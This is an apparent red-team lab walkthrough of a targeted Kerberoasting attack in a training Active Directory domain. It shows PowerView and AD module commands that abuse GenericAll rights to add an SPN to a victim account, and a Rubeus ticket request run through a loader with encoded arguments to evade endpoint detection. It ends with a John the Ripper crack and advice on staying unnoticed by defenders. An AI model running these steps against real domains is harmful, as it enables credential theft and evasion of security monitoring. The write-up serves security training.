A Targeted Kerberoasting Attack is a refined and focused form of the Kerberoasting technique, where an attacker specifically targets the Kerberos service tickets of a high-value service account (e.g., domain administrator, privileged service accounts). The goal is to extract the ticket's encrypted portion (a Kerberos ticket-granting service (TGS) ticket), which is encrypted using the service account’s NTLM hash. Once obtained, the attacker attempts to crack the ticket offline to retrieve the service account’s password.
Unlike generic Kerberoasting, where an attacker enumerates and dumps all SPNs from the domain, a targeted attack involves precision. The attacker focuses only on accounts that are critical to achieving the engagement's objectives, minimizing noise and reducing the chance of detection.
Enumerating ACLs for Trageted Kerberoasting Attack with PowerView
Let’s start by checking if our current user studentuser163 has any type of permission to set User Account Control on any object inside this domain.
We will be using PowerView to accomplish this task.
If we issue the command Find-InterestingDomainACL -ResolveGUIDs the command will enumerate all ACLs configured in the domain by default, not just those directly related to the current user we are logged in as. So because we dont want that, let’s be precise on our query and check all the ACLs of any group our user studentuser163 is member has interesting permissions.
Find-InterestingDomainAcl -ResolveGUIDs | ?{$_.IdentityReferenceName -match "StudentUsers"}
ObjectDN                : CN=Support151User,CN=Users,DC=us,DC=techcorp,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : GenericAll
ObjectAceType           : None
AceFlags                : None
AceType                 : AccessAllowed
InheritanceFlags        : None
SecurityIdentifier      : S-1-5-21-210670787-2521448726-163245708-1116
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceDN     : CN=StudentUsers,CN=Users,DC=us,DC=techcorp,DC=local
IdentityReferenceClass  : group

------ SNIP -------

ObjectDN                : CN=Support152User,CN=Users,DC=us,DC=techcorp,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : GenericAll
ObjectAceType           : None
AceFlags                : None
AceType                 : AccessAllowed
InheritanceFlags        : None
SecurityIdentifier      : S-1-5-21-210670787-2521448726-163245708-1116
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceDN     : CN=StudentUsers,CN=Users,DC=us,DC=techcorp,DC=local
IdentityReferenceClass  : group
We can see above that we have GenericAll on several Objects. The output above has been SNIP because we do have lots of information. We can make a new query and get only the important property for us.
Let’s make a new request, but this type we will filter based on the properties that are most important to us. This query will shorten the number of properties we have per object.
Find-InterestingDomainACL -ResolveGUIDs | ?{$_.IdentityReferenceName -Match 'StudentUsers'} | Select -Property ObjectDN,ActiveDirectoryRights,IdentityReferenceName,IdentityReferenceDomain,IdentityReferenceClass
ObjectDN                : CN=Support151User,CN=Users,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights   : GenericAll
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceClass  : group

ObjectDN                : CN=Support152User,CN=Users,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights   : GenericAll
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceClass  : group

ObjectDN                : CN=Support153User,CN=Users,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights   : GenericAll
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceClass  : group

ObjectDN                : CN=Support154User,CN=Users,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights   : GenericAll
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceClass  : group

ObjectDN                : CN=Support155User,CN=Users,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights   : GenericAll
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceClass  : group

ObjectDN                : CN=Support156User,CN=Users,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights   : GenericAll
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceClass  : group

ObjectDN                : CN=Support157User,CN=Users,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights   : GenericAll
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceClass  : group

ObjectDN                : CN=Support158User,CN=Users,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights   : GenericAll
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceClass  : group

ObjectDN                : CN=Support159User,CN=Users,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights   : GenericAll
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceClass  : group

ObjectDN                : CN=Support160User,CN=Users,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights   : GenericAll
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceClass  : group

ObjectDN                : CN=Support161User,CN=Users,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights   : GenericAll
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceClass  : group

ObjectDN                : CN=Support162User,CN=Users,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights   : GenericAll
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceClass  : group

ObjectDN                : CN=Support163User,CN=Users,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights   : GenericAll
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceClass  : group

ObjectDN                : CN=Support164User,CN=Users,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights   : GenericAll
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceClass  : group

ObjectDN                : CN=Support165User,CN=Users,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights   : GenericAll
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceClass  : group

ObjectDN                : CN=Support166User,CN=Users,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights   : GenericAll
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceClass  : group

ObjectDN                : CN=Support167User,CN=Users,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights   : GenericAll
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceClass  : group

ObjectDN                : CN=Support168User,CN=Users,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights   : GenericAll
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceClass  : group

ObjectDN                : CN=Support169User,CN=Users,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights   : GenericAll
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceClass  : group

ObjectDN                : CN=Support170User,CN=Users,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights   : GenericAll
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceClass  : group

ObjectDN                : OU=MailMgmt,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights   : ReadProperty, ExtendedRight
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceClass  : group

ObjectDN                : CN=US-MAILMGMT,OU=MailMgmt,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights   : ReadProperty, ExtendedRight
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceClass  : group

ObjectDN                : CN=Windows Virtual Machine,CN=US-MAILMGMT,OU=MailMgmt,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights   : ReadProperty, ExtendedRight
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceClass  : group
Ok. Above we can see a smaller output for each of the Objects we do have Interesting Rights for being part of StudentUsers group and based on the output we do have GenericAll over several SupportXUsers. Let’s choose one specific Support user and see if Service Principal Name is enabled.
Enumerating User with SPN enabled with ADModule
After importing the ADModule, we can simply use the Get-ADUser and filter the ServiceprincipalName property of our target object.
Get-ADUser -Identity support170user -Properties ServicePrincipalName | select ServicePrincipalName

The output above above shows us that our target user does not contains SPN enabled.
Because our current user studentuser163 has GerenicAll over this user by being part of StudentUsers group, we can simply enable Service Principal Name for this specific target and query the ticket hash.
Enabling SPN (Service Principal Name) on target with ADmodule
Set-ADUser -Identity supportXuser -ServicePrincipalNames @{Add='us/myspn170'} -Verbose

Now if we check it again, we can see now that our target user Support170User has SPN enabled.
Get-ADUser -Identity support170user -Properties ServicePrincipalName | select ServicePrincipalName

Enumerating User with SPN enabled with PowerView
The same task we did using ADModule can also be achieved with PowerView Module.
Get-DomainUser -Identity 'Support170User' -Properties 'ServicePrincipalName' | Select 'ServicePrincipalName'
Enabling SPN (Service Principal Name) on target with PowerView
Let’s enable Service Principal Name to our target User with PowerView.
Set-DomainObject -Identity support170user -Set @{serviceprincipalname='us/myspn170'} -Verbose
Now if we check it again.
Get-DomainUser -Identity 'Support170User' -Properties 'ServicePrincipalName' | Select 'ServicePrincipalName'

We can see that we have enabled SPN to our target account.
Requesting Service Accounts Hashes with Rubeus
Now the next step is to user Rubeus to request the SPN Ticket’s hash and try to crack it with John The Ripper.
Remember that we want to avoid beong detected by the MDE so we will be using a NetLoader to execute Rubeus.exe and also encode the argument used for Rubeus.
Let’s start by executing the ArgSpli.bat on our CMDline.
ArgSplit.bat

We need to copy/paste the encoded string into CMDLine and if we echo the variable %Pwn% we can see that our variable is translated to “kerberoast”.
echo %Pwn%

We can now execute Rubeus.exe using the NetLoader and request the Service Account hash.
C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args %Pwn%/user:supportXuser /simple /rc4opsec /outfile:C:\AD\Tools\support170user_SPN_Hash.txt

It’s possible to see that we were able to request the SPN hash and save it intos file named support170user_SPN_Hash.txt.
The command runs Rubeus via Loader.exe with arguments targeting the support170user in Active Directory to extract Kerberos hashes.
Key points:
- Loader.exe: Executes
Rubeus.exewhile possibly bypassing certain security mechanisms like AV/EDR.
- /user:serviceaccount: Specifies the target service account.
- /simple: Simplifies the output for readability.
- /rc4opsec: Requests hashes only for accounts supporting RC4 encryption, avoiding accounts with stronger AES encryption.
- /outfile:C:\AD\Tools\support170user_SPN_hash.txt: Saves the extracted hash to the specified file.
This command targets the support170user to extract its RC4-encrypted Kerberos hash for offline cracking, with a focus on stealth and clarity.

Cracking SPN Hashes with John The Ripper
Now that we were able to get the user support170user SVC hash, we can use John The Ripper to try to crack this service account hash.
C:\AD\Tools\john-1.9.0-jumbo-1-win64\run\john.exe --wordlist=C:\AD\Tools\kerberoast\10k-worst-pass.txt C:\AD\Tools\support170use_SPN_Hash.txt

Amazing, we were able to crack the targeted support170user SVC account.
There are some key points I would like to discuss about this type of attack.
it's excellent that we think about the trade-offs between stealth and practicality during a targeted Kerberoasting attack. Because we do have GenericAll over an Object, probably our 1st thought would be Object account password reset. THIS SHOULD BE OUR LAST OPTION.
Let's break it down and evaluate the reasons and risks involved in each approach.
Why Opt for Targeted Kerberoasting Instead of Changing the User's Password?
- Stealth and OpSec:
- Kerberoasting: When you perform a Kerberoasting attack, the attack is relatively stealthy because requesting a Kerberos service ticket is a legitimate operation in an Active Directory environment. It blends in with normal traffic and is less likely to trigger alarms in monitoring solutions like SIEMs, EDRs, or AVs.
- Changing Passwords: Resetting or changing a user's password (even if you have
GenericAllrights) is highly disruptive and noisy. It often generates security logs (e.g., Event ID 4724 or Event ID 4720) and alerts in SIEMs. This activity can quickly raise suspicion, especially if the account is being actively used by legitimate users or services.
- Avoid Breaking Functionality:
- Service accounts often run critical applications or services. Changing their password can break dependencies, disrupt services, and create visible operational issues, making it far easier for the defenders to detect your activity. By using Kerberoasting, you're passively attempting to extract the credentials without interfering with their operational use.
- Offline Cracking Flexibility:
- When you retrieve the service ticket during Kerberoasting, you have the luxury of time to crack the hash offline. If you fail to crack it with your current wordlist or cracking techniques, you can revisit the hash later with updated tools, better resources (e.g., GPU clusters), or additional intelligence about likely passwords.
What If You Can’t Crack the Hash?
If your wordlist doesn’t contain the correct password or the hash can't be cracked due to complexity or insufficient resources, Kerberoasting doesn't burn any bridges:
- The account remains intact, and its password remains unknown to you, but your OpSec is maintained.
- You can continue exploring other techniques to compromise the target without raising alarms.
In contrast, if you had changed the password and didn't have a way to revert it:
- You’ve alerted defenders immediately.
- You’ve burned access to that account, as the legitimate user or service will notice the change.
When Would Changing the Password Be a Better Choice?
In rare scenarios, changing the password might be a better option if:
- Time Sensitivity: You're under strict time constraints and need guaranteed access immediately. In this case, you can change the password and gain full control of the account, though it sacrifices stealth.
- Cracking Fails and No Other Options Exist: If Kerberoasting doesn't yield results, and the account is critical to achieving your objective, resetting the password might be a calculated risk to achieve your goal.
Why Targeted Kerberoasting Is Usually Preferred
- Stealth: The operation doesn't stand out unless the domain is explicitly monitoring for excessive service ticket requests or unusual SPN activity.
- No Disruption: The target account remains operational and undisturbed.
- Future Flexibility: Even if cracking fails initially, the hash is a long-term asset. If you gain better cracking tools or intelligence later, you can revisit it.
The choice between stealth (Kerberoasting) and disruption (password reset) depends on the engagement's goals, timelines, and OpSec requirements. In most cases, Kerberoasting is the safer and more professional approach in Red Team operations because it maintains your cover while still giving you a shot at the target's credentials. If cracking the hash fails, you still have the opportunity to explore alternative attack paths without alerting defenders.